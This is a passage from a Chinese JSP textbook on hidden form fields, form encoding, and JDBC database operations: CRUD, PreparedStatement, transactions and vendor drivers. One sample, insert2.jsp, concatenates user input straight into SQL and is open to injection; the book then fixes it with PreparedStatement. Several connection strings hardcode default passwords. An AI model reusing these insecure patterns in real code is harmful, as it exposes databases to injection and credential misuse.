网页制作中,input 有一个 type="hidden"的选项,它是隐藏在网页中的一个表单元素,并不在网页中显示出来。于是代码可以改为:

```

formP1.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<%
//定义一个变量:
String str = "12";
int number = Integer.parseInt(str);
%>
该数字的平方为: <% = number * number %><HR>
<form action = "formP2.jsp">
    <input type = "hidden" name = "number" value = "<% = number %>">
    <input type = "submit" value = "到达 p2">
</form>

```

运行,效果如图 5-23 所示。

该数字的平方为: 144

图 5-23 formP1.jsp 运行效果(2)

传的值就被隐藏起来了。下面是 formP2 的代码:

```
formP2.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<%
//获得 number
String str = request.getParameter("number");
int number = Integer.parseInt(str);
%>
该数字的立方为: <% = number * number * number %><HR>
```

单击“formP1.jsp”中的按钮,到达 formP2,效果为:

该数字的立方为: 1728

但是,此时浏览器地址栏上的地址仍为:

地址① http://localhost:8080/Prj06/formP2.jsp?number=12

数据还是能够被看到。

解决该问题的方法是将 form 的 action 属性设置为 post(默认为 get)。于是,formP1 的代码变为:

```
...
<form action = "formP2.jsp" method = "post">
    <input type = "hidden" name = "number" value = "<% = number %>">
    <input type = "submit" value = "到达 p2">
</form>
...
```

再单击,在 formP2 中显示结果,但是浏览器地址栏上的 URL 为:

地址① http://localhost:8080/Prj06/formP2.jsp

这说明,可以顺利实现值的传递,并且无法看到传递的信息。


但是该方法有如下问题。

(1) 和 URL 方法类似,该方法传输的数据只能是字符串,对数据类型具有一定限制。

(2) 传输数据的值虽然在浏览器地址栏内不被看到,但是在客户端源代码里面也会被看到。如上面的例子,在“formP1.jsp”中,打开其源代码,如图 5-24 所示。

```
该数字的平方为: 144<HR>
<form action = "formP2.jsp" method = "post">
    <input type = "hidden" name = "number" value = "12">
    <input type = "submit" value = "到达 p2">
</form>
```

图 5-24 客户端源代码



在“`<input type="hidden" name="number" value="12">`”中，要传递的 number 值被显示出来了。因此，从保密的角度讲，这也是不安全的。特别是秘密性要求很严格的数据（如密码），也不推荐用表单方法来传值。

同样，表单传值方法也并不是一无是处，由于其简单性和平台支持的多样性，很多程序还是用表单传值比较方便。如下界面：

请您输入张海的语文成绩(可修改)。

输入成绩:

该表单中，将成绩输入之后，系统如何知道该分数是张海的语文成绩呢？换句话说，系统如何知道要修改表中的哪一行呢？因此，该程序可以将张海的学号（如 0015）和语文课程的编号（如 YW）放入隐藏表单元素，代码如下：

请您输入张海的语文成绩(可修改)：

```
<form action = "目标页面路径" method = "post">
    输入成绩: <input type = "text" name = "score" >
    <input type = "hidden" name = "stuno" value = "0015" >
    <input type = "hidden" name = "courseno" value = "YW" >
    <input type = "submit" value = "修改">
</form>
```

这样，目标页面就可以在得知分数的同时，还得知该分数所对应的学生的学号和课程编号。

## 5.5 其他问题

### 5.5.1 用 JavaScript 进行提交

有时候，可能要对表单中的输入进行一些验证。如在登录表单中，需要输入的账号密码不能为空。因此，当单击提交按钮时，不能马上提交，应该调用 JavaScript 进行验证，然后进行提交。因此，提交按钮的类型不能被设置为 submit，而应该设置为 button。代码如下：

```
jsSubmit.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
    <body>
        欢迎登录学生管理系统
        <script type = "text/javascript">
            function validate(){
                if(loginForm.account.value == ""){
                    alert("账号不能为空!");
                    return;
                }
                if(loginForm.password.value == ""){
                    alert("密码不能为空!");
                }
            }
        </script>
    </body>
</html>
```

```

        return;
    }
    loginForm.submit();
}
</script>
<form name = "loginForm" action = "target.jsp" method = "post">
    请您输入账号: <input name = "account" type = "text"><BR>
    请您输入密码: <input name = "password" type = "password"><BR>
    <input type = "button" value = "登录" onClick = "validate()">
</form>
</body>
</html>

```

运行，在账号中输入，密码为空，单击“登录”按钮，效果如图 5-25 所示。



图 5-25 密码为空界面

如果账号密码都输入，系统就会跳到“target.jsp”。此处省略“target.jsp”代码。

### 5.5.2 中文乱码问题

如果使用的是 Tomcat 服务器，在提交过程中，经常会出现中文乱码问题。在前面的章节中曾经提到过。

从两个方面讲解中文问题。

#### 1. 中文无法显示

有些 JSP 中，中文根本无法显示。通常的原因是没有把文件头上的字符集设置为中文字符集。一定要保证文件头上写明：

```
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
```

或者

```
<%@ page language = "java" pageEncoding = "gb2312" %>
```

#### 2. 提交过程中显示乱码

在本章开始时，提交“罗斯”，出现了乱码。这是因为，“罗斯”提交给服务器时，服务器将其认成 ISO-8859-1 编码，而网页上显示的是 GB 2312 编码，不能兼容。有三种方法解决这个问题。



(1) 将其转成 GB 2312 格式。方法如下：

```
...
<%>
String stuname = request.getParameter("stuname");
stuname = new String(stuname.getBytes("ISO-8859-1"), "gb2312");
...
%>
...
```

但是此种方法必须对每一个字符串进行转码，很麻烦。

(2) 直接修改 request 的编码。

可以将 request 的编码修改为支持中文的编码，这样，整个页面中的请求，都可以自动转为中文。方法如下：

```
...
<%>
request.setCharacterEncoding("gb2312");
String stuname = request.getParameter("stuname");
...
%>
...
```

一定要注意，该方法要在取出值之前就设置 request 的编码，并且表单的提交方式应该是 post。但是，此种方法必须对每个页面中进行 request 的设置，也很麻烦。

(3) 利用过滤器。

利用过滤器，可以对整个 Web 应用进行统一的编码过滤，比较方便。该内容在后面的章节中讲解。

## 5.6 本章总结

本章讲解了 JSP 编程中的表单开发，首先对表单的基本结构和基本属性进行学习，然后学习各种表单元素与服务器的交互，最后对隐藏表单的作用进行了阐述。

## 5.7 上机习题

(1) 制作一个登录表单，输入账号和密码，如果账号密码相等，则显示“登录成功”，否则显示“登录失败”。

(2) 在第(1)题的表单中增加一个 checkbox，让用户选择“是否注册为会员”，如果为会员，则显示时增加一个“欢迎您注册为会员”。

(3) 页面 1 中表单内输入一个数字 N，提交，能够在另一个页面打印 N 个“欢迎”字符串。

(4) 编写一个“计算找零”的页面，页面上输入应付款、实际付款，提交，在页面底部显示应该找零的数量和各种面额的张数，如找零是 56 元，应显示为：50 元 1 张，5 元 1 张，1 元 1 张。假设现有面额为 100 元、50 元、20 元、10 元、5 元、1 元这 6 种面额。

(5) 在页面 1 中，输入账号密码，进行登录，如果账号和密码相同，认为登录成功，转到页面 2，页面 2 中显示一个文本框输入用户名，输入之后提交，在页面 3 中显示用户的账号和姓名。

## 第6章

## JSP访问数据库

建议学时：2

在实际项目中，网页有可能和数据库进行交互，因此，数据库在 Web 开发的过程中起到了很大的作用。本章基于 JDBC(Java Data Base Connectivity)技术，讲解对数据库的增、删、改、查，然后讲解数据库操作过程中应该注意的一些问题。

## 6.1 JDBC 简介

在前面的篇幅中，我们知道，JSP 中可以写 Java 代码，很明显，可以通过 Java 代码来访问数据库。在 Java 技术系列中，访问数据库的技术叫做 JDBC，它提供了一系列的 API，让 Java 语言编写的代码连接数据库，对数据库的数据进行添加、删除、修改和查询。

JDBC 相关的 API，存放在“java. sql”包中。主要包括以下类或接口，读者可以参看 JDK 的 API 文档。

- (1) java. sql. Connection：负责连接数据库。
- (2) java. sql. Statement：负责执行数据库 SQL 语句。
- (3) java. sql. ResultSet：负责存放查询结果。

不过，这里有一个问题。由于 JSP 不知道具体连接的是哪一种数据库，而各种数据库产品，由于厂商不一样，连接的方式肯定不一样，Java 代码如何来判定是哪一种数据库呢？答案是：针对不同类型的数据库，JDBC 机制中提供了“驱动程序”的概念。对于不同的数据库，程序只需要使用不同的驱动，如图 6-1 所示。

从图中我们可以看出，对于 Oracle 数据库，我们只要安装 Oracle 驱动，JDBC 就可以不需要关心具体的连接过程，来对 Oracle 进行操作；如果是 SQLServer，只需要安装 SQLServer 驱动，JDBC 就可以不需要关心具体的连接过程，只对 SQLServer 进行操作。

因此，从这里可以看出，要连接到不同厂商的数据库，应该首先安装相应厂商的数据库驱动。这就是数据库连接的第一种方式：数据库厂商驱动连接。

安装数据库厂商驱动，需要去各自的数据库厂商网站下载驱动包，用户也许觉得很麻




图 6-1 厂商驱动连接数据库

烦。此时,微软公司提供了一个解决的方案,在微软公司的 Windows 中,预先设计了一个




图 6-2 ODBC 驱动连接数据库

ODBC(Open Database Connectivity, 开放数据库互连),由于 ODBC 是微软公司的产品,因此它几乎可以支持所有在 Windows 平台下运行的数据库,由它连接到特定的数据库之后, JDBC 就只需要连接到 ODBC 就可以了,如图 6-2 所示。

通过 ODBC,就可以连接到 ODBC 支持的任意一种数据库,这种连接方式叫做 JDBC-ODBC 桥。而使用这种方法让 Java 连接到数据库的驱动程序称为 JDBC-ODBC 桥接驱动器。

以上介绍了两种数据库连接方法,很明显,ODBC 桥接比较简单,但是只支持 Windows 下的数据库连接;数据库厂商驱动可移植性比较好,但是需要进行不同厂商的驱动的下载。实际上,还有其他方式进行数据库连接,由于不太常用,在本章不进行讲解。

本章首先讲解 JDBC-ODBC 桥接方式。

## 6.2 建立 ODBC 数据源

在使用 ODBC 之前,需要配置 ODBC 的数据源,让 ODBC 知道连接的具体数据库。下面的示例都在 Windows XP 下进行,其他 Windows 系统与它类似。

本节以 Access 为例来进行 ODBC 连接。首先建立一个名为“School. mdb”的 Access 数据库文件,存放在硬盘上,如 C 盘根目录下。在里面建立一张表格: T\_STUDENT(STUNO,STUNAME,STUSEX),插入一些记录,包含学生信息,如图 6-3 所示。

首先在控制面板上选择“管理工具”,双击“数据源(ODBC)图标”,如图 6-4 所示。

| T_STUDENT 表 |         |        |
|-------------|---------|--------|
| STUNO       | STUNAME | STUSEX |
| 0001        | 王海      | 男      |
| 0002        | 冯山      | 女      |
| 0003        | 张平      | 男      |
| 0004        | 刘欢      | 女      |
| 0005        | 唐伟      | 男      |
| 0006        | 唐风      | 女      |
| 0007        | 刘平      | 男      |
| 0008        | 徐少强     | 男      |
| 0009        | 陈发      | 女      |
| 0010        | 江海      | 女      |

图 6-3 数据表中的数据



图 6-4 “数据源(ODBC)”图标

在“ODBC 数据源管理器”的“系统 DSN”选项卡中单击“添加”按钮,如图 6-5 所示。

从弹出的“创建新数据源”对话框的数据源名称列表中选择“Microsoft Access Driver (\*.mdb)”,并单击“完成”按钮,如图 6-6 所示。

### 注意

也可以选择其他种类的数据库。这里仅以 Access 举例。

在弹出的“ODBC Microsoft Access 安装”对话框的“数据源名”文本框中输入自定义的数据源名称,然后单击“选择”按钮,选择 Access 数据库所在的目录,得到的结果如图 6-7 所示。




图 6-5 “ODBC 数据源管理器”对话框



图 6-6 “创建新数据源”对话框




图 6-7 建立数据源



这样,我们就建立了一个连接到“C:\School.mdb”的数据源,名为 DSSchool。

## 6.3 JDBC 操作

以前面篇幅中的 ODBC 连接为例,JDBC 的操作分为 4 个步骤。

(1) 通过 JDBC 连接到 ODBC,并获取连接对象,代码片段如下:

```
import java.sql.Connection;
import java.sql.DriverManager;
...
Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
Connection conn = DriverManager.getConnection("jdbc:odbc:DSSchool");
```

第 1 句是指定驱动,表示连接到 ODBC,而不是别的驱动。“Class.forName(“驱动名”)”表示加载数据库的驱动类,“sun.jdbc.odbc.JdbcOdbcDriver”为 JDBC 连接到 ODBC 的驱动名,如果是其他驱动,则要写相应的驱动类名,后面我们会提到。

第 2 句是获取连接,格式为“DriverManager.getConnection(“URL”,“用户名”,“密码”)\”,如果是 Access,可以不指定用户名和密码。

URL 表示需要连接的数据源的位置,此时使用的 JDBC-ODBC 桥的连接方式 URL 为“jdbc:odbc:数据源名称”,如果是其他方式连接,也有相应的写法,后面我们会提到。

(2) 使用 Statement 接口运行 SQL 语句,代码片段如下:

```
import java.sql.Statement;
...
Statement stat = conn.createStatement();
stat.executeQuery(SQL 语句); // 查询
```

或者

```
stat.executeUpdate(SQL 语句); // 添加、删除或修改
```

首先用连接 conn 创建一个 Statement 的实例,然后使用该实例运行 SQL 语句。

(3) 处理 SQL 语句运行结果,这和具体的操作有关,后面详述。

(4) 关闭数据库连接:

```
stat.close();
conn.close();
```

下面用各种具体的操作来说明。首先建立 ODBC 数据源,用 MyEclipse 建立项目 Prj06。

### 6.3.1 添加数据

根据上面的讲解,我们以添加为例,来看一个完整的案例。本节开发一个网页,运行该网页,就可以在数据库的 T\_STUDENT 中添加一条学号为“0032”,姓名为“冯江”,性别为“男”的记录。代码如下:

```

insert1.jsp
<%@ page language = "java" import = "java.sql.*" pageEncoding = "gb2312" %>
<html>
<body>
<%
    Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
    Connection conn = DriverManager.getConnection("jdbc:odbc:DSSchool");
    Statement stat = conn.createStatement();
    String sql =
        "INSERT INTO T_STUDENT(STUNO, STUNAME, STUSEX) VALUES('0032', '冯江', '男')";
    int i = stat.executeUpdate(sql);
    out.println("成功添加" + i + "行");
    stat.close();
    conn.close();
%>
</body>
</html>

```

成功添加1行

图 6-8 insert1.jsp 显示效果

运行,网页上如图 6-8 所示。

数据库中,T\_STUDENT 表中增加了如下记录:

|      |    |   |  |
|------|----|---|--|
| 0032 | 冯江 | 男 |  |
|------|----|---|--|

说明已经成功添加。

在这里,重点介绍下面一条语句:

```
int i = stat.executeUpdate(sql);
```

它返回一个整型,意思为这条 SQL 语句执行受影响的行数,即成功添加的条数。

### 6.3.2 删除数据

本节开发一个网页,运行该网页,就可以在数据库的 T\_STUDENT 中删除学号为“0032”的记录。代码如下:

```

deletel.jsp
<%@ page language = "java" import = "java.sql.*" pageEncoding = "gb2312" %>
<html>
<body>
<%
    Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
    Connection conn = DriverManager.getConnection("jdbc:odbc:DSSchool");
    Statement stat = conn.createStatement();
    String sql = "DELETE FROM T_STUDENT WHERE STUNO = '0032'";
    int i = stat.executeUpdate(sql);
    out.println("成功删除" + i + "行");
    stat.close();
    conn.close();
%>
</body>
</html>

```

成功删除1行

运行,网页上如图 6-9 所示。

图 6-9 deletel.jsp 显示效果



数据库中, T\_STUDENT 表中的学号为“0032”的记录就删除了。

### 6.3.3 修改数据

本节开发一个网页, 运行该网页, 将学号为“0007”的学生的性别改为“女”。代码如下:

```

update1.jsp
<%@ page language = "java" import = "java.sql.*" pageEncoding = "gb2312" %>
<html>
<body>
<%
Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
Connection conn = DriverManager.getConnection("jdbc:odbc:DSSchool");
Statement stat = conn.createStatement();
String sql =
"UPDATE T_STUDENT SET STUSEX = '女' WHERE STUNO = '0007'";
int i = stat.executeUpdate(sql);
out.println("成功修改" + i + "行");
stat.close();
conn.close();
%>
</body>
</html>
```

成功修改1行

图 6-10 update1.jsp 显示效果

运行, 网页上如图 6-10 所示。

数据库中, T\_STUDENT 表中的学号为“0007”的记录如下:

|                          |      |    |   |  |
|--------------------------|------|----|---|--|
| <input type="checkbox"/> | 0007 | 刘平 | 女 |  |
|--------------------------|------|----|---|--|

说明已经进行了修改。

### 6.3.4 查询数据

查询比增删改要复杂一些, 因为涉及对结果的处理。

下面首先看一个例子, 显示系统中所有女生的学号和姓名。代码如下:

```

select1.jsp
<%@ page language = "java" import = "java.sql.*" pageEncoding = "gb2312" %>
<html>
<body>
<%
Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
Connection conn = DriverManager.getConnection("jdbc:odbc:DSSchool");
Statement stat = conn.createStatement();
String sql =
"SELECT STUNO, STUNAME FROM T_STUDENT WHERE STUSEX = '女'";
ResultSet rs = stat.executeQuery(sql);
while(rs.next()){
    String stuno = rs.getString("STUNO");
    String stuname = rs.getString("STUNAME");
    out.println(stuno + " " + stuname + "<br>");
}
```

```

        }
        stat.close();
        conn.close();
    %>
</body>
</html>

```

运行效果如图 6-11 所示。

这段代码前面部分和增删改相同,具有区别的部分是运行了 Statement 的 executeQuery 函数,返回了一个 ResultSet 对象 rs;

```
ResultSet rs = stat.executeQuery(sql);
```

可以认为,结果已经放在 rs 中了,接下来的问题是从 rs 中取出查询出来的结果。查询到的结果放入 ResultSet 中,实际上是一个小表格。在取数据之前,首先要介绍游标的概念(注意,不是数据库中的游标)。

游标是在 ResultSet 中一个可以移动的指针,它指向一行数据,初始时指向第一行的前一行。“rs.next()”可以将游标移到下一行,其返回值是一个布尔类型,即如果下一行有数据则返回为 true,否则为 false。很明显,可以使用“rs.next()”配上 while 循环来对结果进行遍历。

当游标指向某一行,可以通过 ResultSet 的“get×××("列名")”方法得到这一行的某个数据,×××是该列的数据类型,可以是 String,也可以是 int 等,但是所有类型的数据都可以用 getString()的方法获得。除了通过列名获得数据外,还可以通过列的编号来获得。比如 getString(1)表示获取第 1 列,getString(2)表示获取第 2 列。如下代码:

```

while(rs.next()){
    String stuno = rs.getString("STUNO");
    String stuname = rs.getString("STUNAME");
    out.println(stuno + " " + stuname + "<BR>");
}

```

表示将 rs 中的值全部取出,并显示。下面一段代码的效果与上面的代码是一样的:

```

while(rs.next()){
    String stuno = rs.getString(1);
    String stuname = rs.getString(2);
    out.println(stuno + " " + stuname + "<BR>");
}

```

#### ◆特别提醒

游标的初始值并不是指向第 1 行数据,而是指向第 1 行的前面。所以必须运行一次 next 函数之后,才能从开始取数据,如果强行取则会找不到该列而报错。

从某一行中通过 get×××()方法取数据每一列只能取一次,超过一次程序将会报错,如果需要重复使用数据,可以先定义一个变量,将取出的数据赋予它,再重复使用。

|      |    |
|------|----|
| 0002 | 冯山 |
| 0004 | 刘欢 |
| 0006 | 唐风 |
| 0007 | 刘平 |
| 0009 | 陈发 |
| 0010 | 江海 |

图 6-11 select1.jsp 显示结果



## 6.4 使用 PreparedStatement

以添加数据为例,在很多情况下,具体需要添加的值是由客户自己输入的,因此,应该是一些变量。该情况下,SQL语句的写法就比较麻烦。举例说明,比如我们在表单中输入要添加的学号、姓名和性别,表单代码如下:

```
insertForm.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<html>
<body>
<form action = "insert2.jsp" method = "post">
    输入学号:< input type = "text" name = "stuno">< BR>
    输入姓名:< input type = "text" name = "stuname">< BR>
    选择性别:
    < select name = "stusex">
        < option value = "男">男</option>
        < option value = "女">女</option>
    </select>< BR>
    < input type = "submit" value = "提交">
</form>
</body>
</html>
```

该表单运行效果如图 6-12 所示。

表单提交到“insert2.jsp”,代码为:

|                                   |                                    |
|-----------------------------------|------------------------------------|
| 输入学号:                             | <input type="text"/>               |
| 输入姓名:                             | <input type="text"/>               |
| 选择性别:                             | <input checked="" type="radio"/> 男 |
| <input type="button" value="提交"/> |                                    |

图 6-12 表单效果

```
insert2.jsp
<%@ page language = "java" import = "java.sql.*" pageEncoding = "gb2312" %>
<html>
<body>
<%
    request.setCharacterEncoding("gb2312");
    String stuno = request.getParameter("stuno");
    String stuname = request.getParameter("stuname");
    String stusex = request.getParameter("stusex");
    Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
    Connection conn = DriverManager.getConnection("jdbc:odbc:DSSchool");
    Statement stat = conn.createStatement();
    String sql =
        "INSERT INTO T_STUDENT(STUNO,STUNAME,STUSEX) VALUES('" +
        stuno + "','" + stuname + "','" + stusex + "')";
    int i = stat.executeUpdate(sql);
    out.println("成功添加" + i + "行");
    stat.close();
    conn.close();
%>
</body>
</html>
```

运行,提交,能够将数据保存到数据库。不过,在里面出现了一条复杂的代码:

```
<%  
    String stuno = request.getParameter("stuno");  
    String stuname = request.getParameter("stuname");  
    String stusex = request.getParameter("stusex");  
    ...  
    String sql =  
        "INSERT INTO T_STUDENT(STUNO,STUNAME,STUSEX) VALUES('"  
        stuno + "','" + stuname + "','" + stusex + "');  
    ...  
%>
```

其中,SQL语句的组织依赖了变量,比较容易出错。

PreparedStatement帮我们解决了这个问题。PreparedStatement是Statement的子接口,功能与Statement类似。可以将insert2.jsp改为:

```
insert2.jsp  
<%@ page language="java" import="java.sql.*" pageEncoding="gb2312"%>  
<html>  
    <body>  
        <%  
            request.setCharacterEncoding("gb2312");  
            String stuno = request.getParameter("stuno");  
            String stuname = request.getParameter("stuname");  
            String stusex = request.getParameter("stusex");  
            Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");  
            Connection conn = DriverManager.getConnection("jdbc:odbc:DSSchool");  
            String sql =  
                "INSERT INTO T_STUDENT(STUNO,STUNAME,STUSEX) VALUES(?, ?, ?)";  
            PreparedStatement ps = conn.prepareStatement(sql);  
            ps.setString(1, stuno);  
            ps.setString(2, stuname);  
            ps.setString(3, stusex);  
            int i = ps.executeUpdate();  
            out.println("成功添加" + i + "行");  
            ps.close();  
            conn.close();  
        %>  
    </body>  
</html>
```

这段代码的效果和前面的相同,但是它在SQL语句中使用?代替了需要插入的参数:

```
String sql =  
    "INSERT INTO T_STUDENT(STUNO,STUNAME,STUSEX) VALUES(?, ?, ?);
```

用PreparedStatement的setString(n,参数)方法可以将第n个?用传进的参数代替。这样做既增加了程序的可维护性,也增加了程序的安全性,有兴趣的读者可以参阅一些SQL安全相关的资料。



## 6.5 事务

在银行转账时,要对数据库进行两个操作,即将一个账户的钱减少,将另一个账户的钱增多。但是由于操作的先后顺序,如果在两个操作之间发生故障,则会导致数据不一致,因此,我们需要一个事务,是在两条语句都被执行成功后,数据才被真正放入数据库,否则数据操作回滚(RollBack)。

在默认情况下,executeUpdate 函数会在数据库中提交改变的结果,可以用 Connection 来定义该函数是否自动提交改变结果,并进行事务的提交或者回滚。下面来看一段代码:

```

transaction.jsp
<%@ page language = "java" import = "java.sql.*" pageEncoding = "gb2312" %>
<html>
<body>
<%
Connection conn = null;
try{
    Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
    conn = DriverManager.getConnection("jdbc:odbc:DSSchool");
    Statement stat = conn.createStatement();
    conn.setAutoCommit(false); //设置为不要自动提交
    String sql1 = "UPDATE1";
    String sql2 = "UPDATE2";
    stat.executeUpdate(sql1);
    stat.executeUpdate(sql2);
    conn.commit(); //提交以上操作
}
catch(Exception ex){
    conn.rollback(); //回退
}
finally{
    conn.close();
}
%>
</body>
</html>

```

以上代码中 Connection 可以设置 executeUpdate 不要自动提交,方法如下:

```
conn.setAutoCommit(false);
```

以下代码意思是在两条 SQL 语句运行后,提交这个操作:

```
stat.executeUpdate(sql1);
stat.executeUpdate(sql2);
conn.commit();
```

发生异常后,执行后的数据将会回退:

```
conn.rollback();
```

这样就保证了两条语句要么全部执行,要么全部不执行。

## 6.6

## 使用厂商驱动进行数据库连接



在前文中,我们一直是使用 JDBC-ODBC 桥来进行数据库的操作,但是,除了 Windows 操作系统还有很多其他的操作系统,当使用其他系统下的数据库时,就不能通过 ODBC 了,这时我们可以使用由数据库厂商提供的 JDBC 驱动。不过,这类驱动程序的弹性较差,由于是数据库厂商自己提供的专属驱动程序,为此往往只适用于自己的数据库系统,甚至只适合某个版本的数据库系统。如果后台数据库换了一个或者版本升级了,则就有可能需要更换数据库驱动程序。

使用厂商驱动,有两个步骤:

(1) 到相应的数据库厂商网站上下载厂商驱动,或者从数据库安装目录下找到相应的厂商驱动包,复制到 Web 项目的 WEB-INF\lib 下。

以 Oracle 9i 为例,我们可以将“Oracle 安装目录\jdbc\lib\classes12.jar”复制到 Web 项目的 WEB-INF\lib 下。

(2) 在 JDBC 代码中,设定特定的驱动程序名称和 URL。

不同的驱动程序和不同的数据库可以采用不同驱动程序名称和 URL。

常见数据库的驱动程序名称和 URL 如下。

MS SQL Server: 驱动程序为“com.microsoft.jdbc.sqlserver.SQLServerDriver”, URL 为“jdbc:microsoft:sqlserver://[IP]:1433;DatabaseName=[DBName];user=[user];password=[password]”。比如连接到本机上的 SQLServer 数据库,名称为 SCHOOL,用户名为 sa,密码为 sa,代码为:

```
Class.forName("com.microsoft.jdbc.sqlserver.SQLServerDriver");
Connection conn = DriverManager.getConnection(
    "jdbc:microsoft:sqlserver://localhost:1433;DatabaseName=SCHOOL;user=sa;password=sa");
```

Oracle: 驱动程序为“oracle.jdbc.driver.OracleDriver”, URL 为“jdbc:oracle:thin:@[ip]:1521:[sid]”。比如连接到本机上的 Oracle 数据库,SID 为 SCHOOL,用户名为 scott,密码为 tiger,代码为:

```
Class.forName("oracle.jdbc.driver.OracleDriver");
Connection conn = DriverManager.getConnection(
    "jdbc:oracle:thin:@localhost:1521:SCHOOL","scott","tiger");
```

MySQL: 驱动程序为“com.mysql.jdbc.Driver”, URL 为“jdbc:mysql://localhost:3306/[DB Name]”。比如连接到本机上的 MySQL 数据库,数据库名称为 SCHOOL,用户名为 root,密码为 manager,代码为:

```
Class.forName("com.mysql.jdbc.Driver");
Connection conn = DriverManager.getConnection(
    "jdbc:mysql://localhost:3306/SCHOOL","root","manager");
```

其他数据库,可以参考相应文档。但要注意,前提是必须将相应的包复制到 Web 项目



中去,否则会抛出异常。这样的做法完全不依赖于 ODBC,使得 Web 应用连接数据库可以在各种平台上使用。

## 6.7 本章总结

本章基于 JDBC(Java Data Base Connectivity)技术,首先讲解了基于 ODBC 对数据库的增、删、改、查,并讲解了 PreparedStatement 和事务处理,最后对使用厂商驱动的方法进行了阐述。

## 6.8 上机习题

使用本章建立的数据表。

- (1) 使用 JDBC 连接数据库查询学生数据并显示在网页上。
- (2) 编写一个网页,能够输入学生姓名的模糊资料,查询,能够显示符合条件的学生的相关信息。
